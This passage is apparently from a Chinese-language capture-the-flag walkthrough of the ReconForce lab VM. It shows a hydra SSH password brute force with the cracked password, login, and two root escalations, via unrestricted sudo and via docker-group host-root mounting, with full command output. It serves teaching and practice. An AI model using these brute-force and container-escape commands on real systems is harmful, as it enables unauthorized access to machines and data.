
hydra -l recon -P pass.txt ssh://192.168.0.136



```
→ ReconForce
→ ReconForce hydra -l recon -P pass.txt ssh://192.168.0.136
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-10 05:40:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://192.168.0.136:22/
[22][ssh] host: 192.168.0.136   login: recon   password: Security@hackNos
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-10 05:40:31
→ ReconForce
```


3.9 登录 recon 用户

ssh recon@192.168.0.136



```
→ ReconForce ssh recon@192.168.0.136
The authenticity of host '192.168.0.136 (192.168.0.136)' can't be established.
ECDSA key fingerprint is SHA256:YyrsJ6SfcrEjupojYvAzzhetfPVnVVv4XDFAoaf2FGw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.136' (ECDSA) to the list of known hosts.
recon@192.168.0.136's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 10 Feb 2020 02:44:47 PM UTC

  System load:  0.0               Processes:             117
  Usage of /:   34.1% of 9.22GB   Users logged in:       0
  Memory usage: 6%                IP address for enp0s3: 192.168.0.136
  Swap usage:   0%

 * Multipass 1.0 is out! Get Ubuntu VMs on demand on your Linux, Windows or
   Mac. Supports cloud-init for fast, local, cloud devops simulation.

     https://multipass.run/

83 updates can be installed immediately.
41 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Jan 10 23:05:02 2020 from 192.168.0.104
recon@hacknos:~$
```


3.10 得到 user.txt



```
user.txt
recon@hacknos:~$ cat user.txt
###################################################

MD5HASH: bae11ce4f67af91fa58576c1da2aad4b
recon@hacknos:~$
```

3.11 特权提升


3.11.1 方法一



```
recon@hacknos:~$ ls -al
total 32
drwxr-xr-x 4 recon docker 4096 Jan 10 23:37 .
drwxr-xr-x 3 root  root   4096 Jan 10 17:09 ..
-rw------- 1 recon docker    0 Jan 10 23:37 .bash_history
-rw-r--r-- 1 recon docker  220 May  5  2019 .bash_logout
-rw-r--r-- 1 recon docker 3771 May  5  2019 .bashrc
drwx------ 2 recon docker 4096 Jan  6 05:38 .cache
drwx------ 3 recon docker 4096 Jan  6 05:38 .gnupg
-rw-r--r-- 1 recon docker  807 May  5  2019 .profile
-rw-r--r-- 1 recon docker    0 Jan  6 05:38 .sudo_as_admin_successful
-rw-r--r-- 1 root  root     87 Jan 10 23:09 user.txt
recon@hacknos:~$
```

看到目录下有 sudo_as_admin_successful


sudo -l 输入密码 Security@hackNos



```
recon@hacknos:~$ sudo -l
[sudo] password for recon:
Matching Defaults entries for recon on hacknos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User recon may run the following commands on hacknos:
    (ALL : ALL) ALL
recon@hacknos:~$
```


看到可以执行任何命令

得到 root.txt



```
recon@hacknos:~$ sudo cat /root/root.txt
     $$\          $$$$$$$\
     \$$\         $$  __$$\
$$$$\ \$$\        $$ |  $$ | $$$$$$\   $$$$$$$\  $$$$$$\  $$$$$$$\
\____| \$$\       $$$$$$$  |$$  __$$\ $$  _____|$$  __$$\ $$  __$$\
$$$$\  $$  |      $$  __$$< $$$$$$$$ |$$ /      $$ /  $$ |$$ |  $$ |
\____|$$  /       $$ |  $$ |$$   ____|$$ |      $$ |  $$ |$$ |  $$ |
     $$  /        $$ |  $$ |\$$$$$$$\ \$$$$$$$\ \$$$$$$  |$$ |  $$ |
     \__/         \__|  \__| \_______| \_______| \______/ \__|  \__|



MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

WebBlog: www.hackNos.com

Twitter: @rahul_gehlaut
recon@hacknos:~$
```

3.12 方法二



```
recon@hacknos:~$ id
uid=1000(recon) gid=119(docker) groups=119(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd)
recon@hacknos:~$ groups
docker adm cdrom sudo dip plugdev lxd
recon@hacknos:~$
```

存在 docker 组 可以用 docker 提权

docker images

创建容器 shell

docker run -v /:/mnt --rm -it alpine chroot /mnt sh


自动下载 alpine 文件

创建宿主根目录到 mbt 目录

docker run -it -v /:/mbt e7d92cdc71fe

cd /mbt

cat root/root.txt



```
/mnt #
/mnt # cd /mbt
/mbt # ls
bin             etc             lib             lost+found      proc            snap            usr
boot            home            lib32           media           root            srv             var
cdrom           initrd.img      lib64           mnt             run             sys             vmlinuz
dev             initrd.img.old  libx32          opt             sbin            tmp             vmlinuz.old
/mbt # cat root/root.txt
     $$\            $$$$$$$\
     \$$\           $$  __$$\
$$$$\ \$$\          $$ |  $$ | $$$$$$\   $$$$$$$\  $$$$$$\  $$$$$$$\
\____| \$$\         $$$$$$$  |$$  __$$\ $$  _____|$$  __$$\ $$  __$$\
$$$$\  $$  |        $$  __$$< $$$$$$$$ |$$ /      $$ /  $$ |$$ |  $$ |
\____|$$  /         $$ |  $$ |$$   ____|$$ |      $$ |  $$ |$$ |  $$ |
     $$  /          $$ |  $$ |\$$$$$$$\ \$$$$$$$\ \$$$$$$  |$$ |  $$ |
     \__/           \__|  \__| \_______| \_______| \______/ \__|  \__|


MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

WebBlog: www.hackNos.com

Twitter: @rahul_gehlaut
/mbt #
```

4 学习总结

- nmap 扫描
- gobuster 目录扫描
- 基础认证破解
- 密码组合
- 密码执行漏洞
- 创建交互式 shell
- hydra ssh 破解
- 分析源码
- dacker 提权

5 关注公众号

公众号不定期更新干货